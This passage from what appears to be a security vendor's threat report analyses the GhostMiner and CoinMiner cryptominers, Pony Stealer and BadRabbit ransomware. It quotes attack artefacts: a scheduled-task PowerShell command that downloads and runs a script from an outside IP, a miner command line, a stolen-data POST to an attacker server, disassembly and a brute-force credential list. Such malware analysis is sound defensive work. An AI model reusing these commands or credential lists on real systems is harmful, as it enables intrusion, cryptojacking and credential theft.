GhostMiner communicates with its Command-and-Control over HTTP traffic encoded in Base64 to avoid detection.

In addition, GhostMiner is programmed to find and kill other miners on the infected machines.

Fig.12: Typical flow for a fileless malware infection

Associated Monero address:

- DrUviDN6qP3vkwnkZY1vvzTV22AbLW1oCCBDstNjXqrT3anyZ22j7DEE-74GkbVcQFyH2nNiC3fchGfc

Miner related command line arguments:

- \*cryptonight\*
- \*stratum+\*
- \*--donate-level\*
- \*--max-cpu-usage\*
- \*-p x\*
- \*pool.electroneum.hashvault

## CoinMiner

The CoinMiner family covers a wide range of variants. It uses the Windows Management Instrumentation (WMI) toolkit to execute commands on compromised machines.

CoinMiner is a fileless malware; it runs in memory so it's hard to detect. Its scripts easily infect unpatched systems with out-of-date antiviruses. The attack scenario is common for all variants: compromising the system, adding the mining application to system startup and starting the mining process. Infection vectors are spam emails, malvertising and malicious links. Upon installing, CoinMiner generates coins directly into the wallet of the attacker.

How the malware functions:

When executed, it drops two files into the system %temp% folder, an executable and a batch.

Name	Date modified	Type
run.bat	1/11/2018 11:08 PM	Windows Batch
Kilence.exe	1/11/2018 6:47 PM	Application

Fig. 12: Batch file and the executable dropped

#	Type	Name	Pre-Call Value	Post-Call Value
1	LPCTSTR	lpFileName	0x0017ad12 "Kilence.exe"	0x0017ad12 "Kilence.exe"
2	DWORD	dwDesiredAccess	GENERIC_WRITE	GENERIC_WRITE
3	DWORD	dwShareMode	FILE_SHARE_READ	FILE_SHARE_READ
4	LPSECURITY_ATTRIBUTES	lpSecurityAttributes	NULL	NULL
5	DWORD	dwCreationDisposition	CREATE_ALWAYS	CREATE_ALWAYS
6	DWORD	dwFlagsAndAttributes	0	0
7	HANDLE	hTemplateFile	NULL	NULL
	HANDLE	Return		0x00000178

Fig. 13: Batch file and the executable dropped

Then the batch file executes.

```

1 SchTasks.exe /Create /SC MINUTE /TN "Update service for Oracle products" /TR
  "PowerShell.exe -nop -c \"iex(New-Object Net.WebClient).DownloadString('
  http://191.101.180.76/win.txt')\" /MO 6 /F
2 taskkill /f /im Carbon.exe
3 taskkill /f /im Silence.exe
4 %temp%/Kilence.exe -B -o stratum+tcp://xmr.crypto-pool.fr:80 -u
  44pgg5mYVH6Gnc7gKfWGPR2CxfQLhwdrCPJGzLonwrSt5CKSeEy6izyjEnRn114HTU7AWFTp1SMZ6eqQfvrdeGWz
  UdrADDu -p x --donate-level=1 -t 4
  
```

Fig. 14: Batch file adds a Task Scheduler entry

As you can see, the batch adds a Task Scheduler entry, kills previous versions of the miner and starts the mining process. This process takes the entire CPU calculation power, depriving the user of the system's resources. The command shows a Task Scheduler entry to download a script from 191.101.180.76/win.txt and execute it.

Process Name	Private Bytes	Working Set	PID	Company Name	Architecture	Session ID	Parent PID	Process ID	Process Name
explorer.exe	0.04	30,744 K	32,060	Microsoft Corporation					
svchost.exe		1,688 K	3,020	Microsoft Corporation					
wmpnetwk.exe		3,948 K	1,800	Microsoft Corporation					
cmd.exe		3,024 K	10,140	Microsoft Corporation					
Kilence.exe	96.87	13,212 K	19,164	www.apple.com					
conhost.exe		1,508 K	4,668	Microsoft Corporation					
System									
csrss.exe									
csrss.exe									
wininit.exe									
winlogon.exe		2,724 K	3,760	Microsoft Corporation					

Command Line:  
 C:\Users\user\AppData\Local\Temp\Kilence.exe -B -o stratum+tcp://xmr.crypto-pool.fr:80 -u 44pgg5mYVH6Gnc7gKfWGPR2CxfQLhwdrCPJGzLonwrSt5CKSeEy6izyjEnRn114HTU7AWFTp1SMZ6eqQfvrdeGWzUdrADDu -p x --donate-level=1 -t 4

Fig. 15: Command line executing Kilence.exe

File "win.txt" is a PowerShell script designed to download and execute an update that the perpetrator might want to install on the victim's computers.




Fig. 16: Powershell script




Fig. 17: File "win.txt" is a PowerShell script

Below is the address of the wallet the Trojan mines for. We can see the number of the generated coins along with current mining activity.



Fig. 18: Cryptowallet of mined coins

## Conclusions

As we observe, the cryptominers became very popular among cybercriminals, so much so they pushed out ransomware to take first place in the malware ranking. We believe that increase in miner malware will continue in the next quarter. Also, attackers will go on switching to malware for cryptocurrencies other than Bitcoin.

This sharp shift in hackers' focus creates a challenge for cybersecurity and antimalware production companies. They need to quickly pivot and adapt to the trends by providing adequate protection against these new threats for the users.

It should be noted that endpoints protected by Comodo Cybersecurity's default deny-based Advanced Endpoint Protection were protected from these attacks from hour zero.



## Password stealers are getting more complex and dangerous

---

Private information becomes increasingly connected with finance as online banking is combined with cryptowallets. And cybercriminals always follow the money. The higher the stakes in a cybercrime, the more refined is the malware created to attack it. That is why malware such as password stealers constantly remain on top and get more sophisticated and cunning.

This kind of malware is aimed to not only penetrate a victim's computer covertly and extract all secret information, but also cover the traces so the victim remains unaware of the attack. Therefore, malware authors constantly develop and update password stealers to fit these criteria. One of the most nefarious malware in this sphere is Pony Stealer.

In the last quarter, we observed a few malicious campaigns that use the Pony Stealer Trojan as the malware payload.

Pony Stealer has been available on the malware market for a few years. Two aspects make this family stand out from others:

1. The hit-and-run approach. Pony acts quickly and covertly as a well-trained thief. It penetrates a computer, retrieves private information from the system, sends it to the attackers' server and covers the traces. Thus, the victim sees no indication of compromise and has no idea that logins, shared secrets or other information was stolen until the attackers begins to use the stolen data for malicious purposes.
2. Its source code has been published online, giving to cybercriminals the option modify it as they wish. As a result, many Pony versions were created, making the malware especially dangerous and hard to detect. It is updated constantly, and every new modification means more features for stealing private information and more obfuscation techniques.

How exactly can Pony harm a user? Let's have a look at the analysis of the Pony Stealer instances intercepted by Comodo Cybersecurity Threat Research Lab.

The attack began from this email dropped in the mailboxes of multiple users:

As you can see, the email pretends to be a “New order” message from a non-existent bank.




Fig. 19: Phishing email or “New Order”

The second attack’s email was disguised as a message from DHL to lure users into opening it.




Fig. 20: DHL phishing email

In both cases, the malicious payloads were variants of Pony Stealer, a bit different from each other.

**The first attack’s payload:**

Size 280.0KB

Type PE32 executable (GUI) Intel 80386, for MS Windows

MD5 e7e7cf2ad944951ec536b86fc2d75873  
SHA1 3cc4950981a31bb7647667e1a9285162dcd4f562  
SHA2565b95e801a445bc44cbe0dde3be6bc54fcc130bbac3fa9764a7bcd9acb731fae1

### Static analysis

The file is created in Visual Basic and has rather incoherent version info compiled from other files. So, the file looks like it belongs to multiple companies.

Translation 0x0404 0x04b0  
LegalCopyright BiTTORCENT INC.  
InternalName Tndestav3  
FileVersion 6.07.0006  
CompanyName kREE RiSe  
LegalTrademarks STELLAR INfORMATIon Systems Ltd  
Comments UVNC NYB

### The second attack's payload

Size 300.0KB  
Type PE32 executable (GUI) Intel 80386, for MS Windows  
MD5 2d4b35aa94a74c2c44c9975fa4001a18  
SHA1 0bd49d9907810f06db86b311fb3cb3e5992a9370  
SHA25632a1f11cebf6a0cecad697b87440379e3fc20f0f601cbfbbe61bd3db0928a21f

### Static analysis

The file is also created in Visual Basic.

File version info raises suspicion from the first glance.

LegalCopyright bITTOrSeNT, INC.  
InternalName Inable5  
FileVersion 2.04.0002  
CompanyName kreE RySE  
LegalTrademarks sTeLLaR InfORMATIOOn SYStems Ltd  
Comments uvNc Nib  
ProductName vOdafoNe  
ProductVersion 2.04.0002  
FileDescription geTCOMFOSEr.ORG  
OriginalFilename Inable5.exe

Both payloads show almost the same behavior.

### Behavior analysis

When executed, the malware starts to collect logins and passwords from the system. First, it looks for FTP clients and tries to extract credentials from them. As FTP is the most popular protocol for file transfers between websites, local systems and data storages, the cybercriminals definitely anticipate a rich picking there. Having these stolen credentials, they can access and steal many private documents and files.

Pony Stealer can attack the following applications with FTP functions:

32BitFtp, 3D-FTP, ALFTP, BitKinex, BlazeFtp, BPFTP, Bullet Proof FTP, BulletProof, ClassicFTP, COREFTP, CuteFTP, DeluxeFTP, EasyFTP, FFFTP, FileZilla, fireFTP, FlashFXP, FreshFTP, Frigate3, FTP ----nExplorer, FTPClient, FTPGetter, FTPNow, FTPRush, ftpshell, FTPVoyager, GoFTP, Directory Opus, WS\_FTP, LeapFTP, LinasFTP, NovaFTP, NppFTP, Robo-FTP, SmartFTP, Far Manager, Staff-FTP, TurboFTP, UltraFXP, WinSCP, WinFTP, Wise FTP, CoffeeCup, TotalCommander.

Class:	File System	Class:	File System
Operation:	CreateFile	Operation:	CreateFile
Result:	NAME NOT FOUND	Result:	PATH NOT FOUND
Path:	C:\Users\user\wcx_ftp.ini	Path:	C:\Users\user\AppData\Roaming\FlashFXP\3\Sites.dat
Duration:	0.000082	Duration:	0.000071
Desired Access:	Read Attributes, Synchronize	Desired Access:	Read Attributes, Synchronize
Disposition:	Open	Disposition:	Open
Options:	Synchronous IO Non-Alert, Non-Directory File	Options:	Synchronous IO Non-Alert, Non-Directory File
Class:	File System	Class:	File System
Operation:	CreateFile	Operation:	CreateFile
Result:	SUCCESS	Result:	SUCCESS
Path:	C:\Users\user\AppData\Roaming\Mozilla\Firefox\Profiles\trbcxzud.default\	Path:	C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data
Duration:	0.000098	Duration:	0.000189
Desired Access:	Read Data/List Directory, Synchronize	Desired Access:	Generic Read
Disposition:	Open	Disposition:	Open
Options:	Directory, Synchronous IO Non-Alert, Open For Backup	Options:	Synchronous IO Non-Alert, Non-Directory File
Attributes:	n/a	Attributes:	n/a
ShareMode:	Read, Write, Delete	ShareMode:	Read, Write
AllocationSize:	n/a	AllocationSize:	n/a
OpenResult:	Opened	OpenResult:	Opened

Fig.21

Pony attacks the following browsers: Mozilla Firefox, Google Chrome, Chromium, Bromium, Nichrome, RockMelt, ChromePlus and Yandex.

Then it extracts private information from the most popular email clients: Windows Mail, Mozilla Thunderbird and TheBat.

Class:	File System	Class:	File System
Operation:	LockFile	Operation:	CreateFile
Result:	SUCCESS	Result:	NAME NOT FOUND
Path:	C:\Users\user\AppData\Roaming\Thunderbird\profiles.ini	Path:	C:\Users\user\AppData\Local\Bitcoin
Duration:	0.000011	Duration:	0.000058
Exclusive:	False	Desired Access:	Read Data/List Directory, Synchronize
Offset:	0	Disposition:	Open
Length:	4,294,967,295	Options:	Directory, Synchronous IO Non-Alert, Open For Backup
Fail Immediately:	False	Attributes:	n/a
		ShareMode:	Read, Write, Delete
		AllocationSize:	n/a

Fig. 22

After the information gathering is finished, Pony sends all stolen data to the attackers' server: [revistavidanatural.com.br/base/images/DS\\_Store/ren/calc.php](http://revistavidanatural.com.br/base/images/DS_Store/ren/calc.php)

```

Frame Details
-----
Frame: Number = 539, Captured Frame Length = 509, MediaType = ETHERNET
Ethernet: Etype = Internet IP (IPv4), DestinationAddress: [52-54-00-12-35-02], S
IPv4: Src = [REDACTED] Dest = 131.0.103.55, Next Protocol = TCP, Packet ID =
TCP: Flags=...AP..., SrcPort=1110, DstPort=HTTP(80), PayloadLen=455, Seq=2312
Http: Request, POST /base/images/DS_Store/ren/calc.php
  Command: POST
  URI: /base/images/DS_Store/ren/calc.php
    Location: /base/images/DS_Store/ren/calc.php
  ProtocolVersion: HTTP/1.0
  Host: revistavidanatural.com.br
  Accept: */*
  Accept-Encoding: identity, *,q=0
  Accept-Language: en-US
  ContentLength: 6037
  ContentType: application/octet-stream
    MediaType: application/octet-stream
  Connection: close
  Content-Encoding: binary
  UserAgent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trid
  HeaderEnd: CRLF
  
```

Fig. 23

Class:	File System	1	
Operation:	WriteFile	2	
Result:	SUCCESS	3	
Path:	C:\Users\user\AppData\Local\Temp\8052375.bat	4	:ktk
Duration:	0.0000329	5	
Offset:	0	6	
Length:	94	7	del %1
Priority:	Normal	8	if exist %1 goto
		9	ktk
		10	del %0

Fig. 24

As a result, a variety of the victim's credentials are stolen, but they are not aware of that.

## Pony Stealer's evolution

Let's explore how this variant of Pony differs from previous ones to see how the malware is evolving.

The first variants of Pony stole credentials from only a few common applications. The latest versions cover many more. For example, speaking of FTP clients, there are 44 targeted applications, while the first variants covered hardly a dozen.

A significant change in the newest versions of Pony is its growing ability to attack a diversity of cryptowallets. Now it targets 36 cryptowallets: Anoncoin, Armory, BBQcoin, Bitcoin, Bytecoin, Craftcoin, Devcoin, Digitalcoin, Electrum, Fastcoin, Feathercoin, Florincoin, Franko, Freicoins, GoldCoin (GLD), IOcoin, Infinitecoin, Ixcoin, Junkcoin, Litecoin, Luckycoin, Megacoin, Mincoin, MultiBit, Namecoin, NovaCoin, Phoenixcoin, PPCoin, Primecoin, ProtoShares, Quarkcoin, Tagcoin, Terracoin, Worldcoin, Yacoin and Zetacoin.

And no doubt, this range will be extended with every new popular cryptocurrency appearance.

How do attackers know what to target? They are collecting information from users' systems to see what applications are installed along with the full path.















I	PID	Operation	Path
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\AddressBook
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Adobe Flash Player ActiveX
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Adobe Flash Player NPAPI
	1308	 Reg Set Info Key	HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\Adobe Flash Player NPAPI

Fig. 25

Thus, the malware can find everything valuable on the infected machine. This would suggest the attackers intend to add new functions to the malware. So new, more complicated variants of Pony can be anticipated in the near future.

## Conclusions

Password stealers like Pony pose a serious threat to users for several reasons. Besides the fact it steals credentials and other private information, it acts in a hit-and-run manner. It steals the data and disappears without leaving a trace.

Most other Trojans remain in the infected systems persistently, thus raising chances the computer's owner will detect it. In that case, when the attack becomes obvious, the user can protect himself from damage by immediately changing his credentials. But that defense does not work with hit-and-run malware. If a user is not aware the credentials are stolen, he won't take any protective steps and the perpetrators will be able to use the stolen credentials at their will.

Another high-risk factor of the malware is the constant onslaught of new variants with new signatures that make it harder for antiviruses to detect.

Without doubt, the number of password stealer cyberattacks kind will grow steadily in the immediate future. Taking into account how this malware works, we recommend using a proactive security system along with a reactive one to protect your assets.

Here are the heat maps and IPs used in the first attacks.



Fig. 26: Ip locations

Country	Sender IP
RO(Romania)	92.114.98.39
CY(Cyprus)	93.89.232.206

Table 2: Ip Address used for phishing distribution

As Comodo Cybersecurity analysts discovered, the attack was conducted from Romania- and Cyprus-based IPs. The cybercriminals used banks@slovaikainvest.sk email, which domain is likely was created especially for the attack. The attack started at 07:29 UTC and ended at 10:26 UTC on March 7, 2018.



Fig. 27: IP locations

Country	Sender Ip
MY(Malaysia)	203.223.152.158
CY(Cyprus)	93.89.226.172
CY(Cyprus)	93.89.232.206

Table 3: Ip Address used for phishing distribution

Here are the heat map and IPs used in the second attack.

As you can see, the cybercriminals conducted the attack from Malaysia- and Cyprus-based IPs. They use info@ekaservice.ru as the email address, a domain that probably was created especially for the attack. The attack started on March 21, 2018, at 02:20 UTC and ended at 15:35 UTC.

## Ransomware declined significantly, but may surge again

The past year has been marked by a significant growth in ransomware attacks around the world. During the first quarter of 2018, however, the number of ransomware detections dropped dramatically, eventually falling below the number of cryptominer attacks, which continued to grow. Ransomware's overall share of incidents dropped from 42% in August 2017 to just 9% in February 2018. And as stated earlier, the number of unique new ransomware variants declined by 42% during the quarter. Comodo Cybersecurity data nonetheless showed ransomware detections are still a major risk for users.

We identified a wide range of ransomware instances. Some were already known or came in a refreshed disguise, while others were brand-new malware families built with innovative techniques.



## **Past: Lessons to analyze**

In the first part of 2017, the most prevalent families were Locky, Cerber and Petya. The families were redistributing attacks periodically during the year. In August, samples of Cerber malware able to steal Bitcoin wallets appeared in the wild. Comodo Cybersecurity reported about the detection of a [massive spam distribution campaign of IKARUSdilapidated](#), a new variant of the Locky ransomware family. Many versions of Petya malware flashed sporadically but with a small distribution scope.

May 2017 witnessed the most notorious ransomware attack. A brand-new threat named WannaCry spread across networks throughout the globe, resulting in numerous victims. WannaCry was not the first ransom malware with worm behavior, but it was the first to exploit the EternalBlue SMB vulnerability – an exploit that was leaked by the Shadow Brokers hacking group. It was allegedly stolen from the National Security Agency. The vulnerability allowed the malware to drop files to other computers on the network and use them as a service.

Less than a month passed when another high-profile attack flashed out in Ukraine and spread to more than 40 other countries. The malware was propagated via an accounting software update, so a tremendous number of businesses and state institutions in Ukraine were paralyzed. This new threat also spread through SMB vulnerabilities like WannaCry.

The initial analysis revealed it as a new variant of Petya ransomware, but subsequent research found that was a mistake. In fact, the malware author used manually patched Petya Goldeneye binary and modified it to destroy data. Thus, the malware was dubbed NotPetya and is now considered as a means of data destruction (wiper malware) rather than getting a ransom, because it encrypts files without the possibility to restore them.

The second part of 2017 was marked with the increase in detections of WannaCry and other families like Globelmposter, so named because it mimics the Globe ransomware family.

Another massive distribution campaign flashed out in October with a new threat dubbed BadRabbit, based on NotPetya. It also exploited SMB vulnerabilities but did not use the EternalBlue base code as its predecessors.

Now it's time to have a look under the hood of some instances of the ransomware above to see how they function.

## **Ransomware dissected**

Let's check the updated version of BadRabbit, based on NotPetya malware. It flashed out in a massive campaign in October 2017. It showed a worm-like ability to spread around a network as well as MBR infection and disk encryption capabilities.

The initial infection vector was a JavaScript-based drive-by download injected into victims' websites. It showed a fake Flash Player update to the users, but in reality, it was a PE ransomware file.

The initial dropper (sha1: 08235c18acc6d270295e25e3b5415b35cc85b5e6) just delivers a .dll file to the C:\Windows folder.

```

. 57 . PUSH EDI
. 57 . PUSH EDI
. 6A 02 . PUSH 2
. 57 . PUSH EDI
. 57 . PUSH EDI
. 68 00000040 . PUSH 40000000
. 68 146D0100 . PUSH 08235c18.00016D14
. FF15 30400100 . CALL DWORD PTR DS:[<&KERNEL32.CreateFile
. 8BF0 . MOV ESI,EAX
. 83FE FF . CMP ESI,-1
. 74 26 . JE SHORT 08235c18.000112AA
. 8B4D 08 . MOV ECX,DWORD PTR SS:[EBP+8]
. 57 . PUSH EDI
. 8045 08 . LEA EAX,DWORD PTR SS:[EBP+8]
. 50 . PUSH EAX
. 53 . PUSH EBX
. 51 . PUSH ECX
. 56 . PUSH ESI
. FF15 20400100 . CALL DWORD PTR DS:[<&KERNEL32.WriteFile
. 85C0 . TEST EAX,EAX
. 74 0A . JE SHORT 08235c18.000112A3
. 395D 08 . CMP DWORD PTR SS:[EBP+8],EBX
. 75 05 . JNZ SHORT 08235c18.000112A3
. 56 . PUSH ESI
. 57 . PUSH EDI
. FF15 38400100 . CALL DWORD PTR DS:[<&KERNEL32.CloseHand

```

```

hTemplateFile => NULL
Attributes => 0
Mode = CREATE_ALWAYS
pSecurity => NULL
ShareMode => 0
Access = GENERIC_WRITE
FileName = "C:\Windows\infpub.dat"
CreateFileW

pOverlapped => NULL
pBytesWritten
nBytesToWrite
Buffer
hFile
WriteFile

hObject
CloseHandle

```

Fig. 28

Then it runs the new file using Rundll32.exe . It calls wprintf to create arguments list and then CreateProcess.

```

. 62 . PUSH EDI
. 68 406D0100 . PUSH 08235c18.00016D40
. 8095 E4F9FFFF . LEA EAX,DWORD PTR SS:[EBP-61C]
. 59 . PUSH EAX
. 804D CCF3FFFF . LEA ECX,DWORD PTR SS:[EBP-C34]
. 68 506D0100 . PUSH 08235c10.00016D50
. 51 . PUSH ECX
. FF15 58400100 . CALL DWORD PTR DS:[<&USER32.wsprintfW]
. 83C4 14 . ADD ESP,14
. 89 10000000 . MOV ECX,10
. 8095 96E1FFFF . LEA EAX,DWORD PTR SS:[EBP-1260]
. 804D 424 00 . LEA ECX,DWORD PTR SS:[EBP]
. C600 00 . MOV BYTE PTR DS:[EAX],0
. 48 . INC EAX
. 49 . DEC ECX
. 75 F9 . JNZ SHORT 08235c18.00011450
. 89 44000000 . MOV ECX,44
. 8095 54E1FFFF . LEA EAX,DWORD PTR SS:[EBP-124C]
. C600 00 . MOV BYTE PTR DS:[EAX],0
. 48 . INC EAX
. 49 . DEC ECX
. 75 F9 . JNZ SHORT 08235c18.00011442
. 8095 96E1FFFF . LEA EAX,DWORD PTR SS:[EBP-1260]
. 52 . PUSH EDI
. 8095 54E1FFFF . LEA EAX,DWORD PTR SS:[EBP-124C]
. 50 . PUSH EAX
. 51 . PUSH ECX
. 51 . PUSH ECX
. 68 00000000 . PUSH 00000000
. 51 . PUSH ECX
. 51 . PUSH ECX
. 51 . PUSH ECX
. 51 . PUSH ECX
. 100D CCF3FFFF . LEA ECX,DWORD PTR SS:[EBP-C34]
. 51 . PUSH ECX
. 8095 E4F9FFFF . LEA EAX,DWORD PTR SS:[EBP-61C]
. 52 . PUSH EDI
. 8095 54E1FFFF . LEA EAX,DWORD PTR SS:[EBP-124C],44
. FF15 0C400100 . CALL DWORD PTR DS:[<&KERNEL32.CreatePro

```

```

<Cmd> = "infpub.dat"
<Cmd>
Format = "%us C:\Windows\%us,%! %us"
wsprintfW

cProcessInfo
pStartupInfo
CurrentDir
Environment
CreationFlags = CREATE_NO_WINDOW
InheritHandles
ThreadSecurity
ProcessSecurity
CommandLine
ModuleFileName
CreateProcessW

```




Fig. 29

.Dll (sha1 : 9116fe99f2b421c52ef64097f0f39b815b20907 )

As you can see, both the .dll file and the dropper have a digital signature attached. The signature is related to Symantec Corporation. Probably, it's just copied and pasted from a legitimate file.

The .dll drops additional files to the same Windows folder.

One of them is a legitimate driver from an open-source disk encryption software program.

Another one is used to communicate with the driver and contains additional code to infect the MBR. This file is also registered to start after reboot with a scheduled task.

The .dll file also contains code to encrypt files locally and spread into the network via SMB.

When first loaded, it checks the network for new vulnerable targets.

```

rundll32.exe 10.100.19.11 10.100.19.1 TCP TCP:Flags=.....S., SrcPort=49198, DstPort=Microsoft-DS(445), PayloadLen=0, Seq=702238072, Ack=0, Win=8192 ( Negotiating scale factor 0x8...
rundll32.exe 10.100.19.11 10.100.19.1 TCP TCP:[SynReTransmit #126]Flags=.....S., SrcPort=49198, DstPort=Microsoft-DS(445), PayloadLen=0, Seq=702238072, Ack=0, Win=8192 ( Nego...
rundll32.exe 10.100.19.11 10.100.19.1 TCP TCP:[SynReTransmit #126]Flags=.....S., SrcPort=49198, DstPort=Microsoft-DS(445), PayloadLen=0, Seq=702238072, Ack=0, Win=8192 ( Nego...
    
```

Fig. 30

Then it tries to connect to the remote machines using a list of popular usernames. and passwords.

```

.data:10013480 BC 08 01 10      dd offset aManager      ; "manager"
.data:10013484 AC 08 01 10      dd offset aSupport      ; "support"
.data:10013488 A0 08 01 10      dd offset aWork         ; "work"
.data:100134BC 88 08 01 10      dd offset aOtherUser    ; "other user"
.data:100134C0 74 08 01 10      dd offset aOperator     ; "operator"
.data:100134C4 64 08 01 10      dd offset aBackup       ; "backup"
.data:100134C8 58 08 01 10      dd offset aSUS          ; "asus"
.data:100134CC 48 08 01 10      dd offset aFtpuser      ; "ftputer"
.data:100134D0 34 08 01 10      dd offset aFtpadmin     ; "ftpadmin"
.data:100134D4 2C 08 01 10      dd offset aNAS          ; "nas"
.data:100134D8 1C 08 01 10      dd offset aNASuser      ; "nasuser"
.data:100134DC 08 08 01 10      dd offset aNASadmin     ; "nasadmin"
.data:100134E0 F4 07 01 10      dd offset aSuperuser    ; "superuser"
.data:100134E4 E0 07 01 10      dd offset aNetguest     ; "netguest"
.data:100134E8 D4 07 01 10      dd offset aAlex         ; "alex"
.data:100134EC 94 04 01 10      dd offset servername    ; "servername"
.data:100134F0 94 04 01 10      off_100134F0 dd offset servername    ; DATA XREF: sub_10001CA3+CD↑
.data:100134F4 6C 09 01 10      dd offset aAdministrator ; "Administrator"
.data:100134F8 B8 07 01 10      dd offset byte_100107B8 ; "byte_100107B8"
.data:100134FC 54 09 01 10      dd 10010954h
.data:10013500 AC 07 01 10      dd offset aGuest        ; "guest"
.data:10013504 48 09 01 10      dd offset aUser_0       ; "User"
.data:10013508 A0 07 01 10      dd offset aUser         ; "user"
.data:1001350C 60 09 01 10      dd offset aAdmin_0      ; "Admin"
.data:10013510 8C 07 01 10      dd offset aAdminTest    ; "adminTest"
.data:10013514 80 07 01 10      dd offset aTest         ; "test"
.data:10013518 14 09 01 10      dd offset aRoot         ; "root"
.data:1001351C 78 07 01 10      dd offset a123          ; "123"
    
```

Fig. 31

It encrypts files according to a list of viable extensions and a list of excluded folders.

```

.rdata:10010E18 4D 00 49 00 49 00 42 00+  unicode 0, <MI1B1jANBqkqk1G9w0BAQEFa0CAQ8AMI1BcGKCAQEA5c1DuVFr55QxZ>
.rdata:10010E18 49 00 6A 00 41 00 4E 00+  unicode 0, <+feQ1UoZcER0khuCSF5SK0kf9A3LR60/xAt89/PUhouuu2TFBTRsnB83>
.rdata:10010E18 42 00 67 00 60 00 71 00+  unicode 0, <hcF10hjG2V5F50xXf0sXpTQvSR410m5K02S0ap4Ting/GN/SUNDFwllp>
.rdata:10010E18 68 00 68 00 69 00 47 00+  unicode 0, <hU/orUWnkqk1dR0ukhXyAlUjYUc21IoaJ5t80VkaTEHYRslcntZVsd>
.rdata:10010E18 39 00 77 00 38 00 42 00+  unicode 0, <R1P+HnX1Hg2H85129b0k7YIHfW0KHqHhXmJ0yAkxAR0DPDFL0QNM>
.rdata:10010E18 41 00 51 00 45 00 46 00+  unicode 0, <900h2SRx307PC3Q29HhngiKUCPJ50V11TmTULFKX+7kfHe0CefByEWF>
.rdata:1001112A 00 00 00 00 00 00 00+  unicode 0, <SBt1tbkujdePzxbNfJbaGE16A/0GcJrXc0w0MMSfYQ10RQ00>,0
.rdata:10011130 00 00 00 00 00 00 00+  align 10h
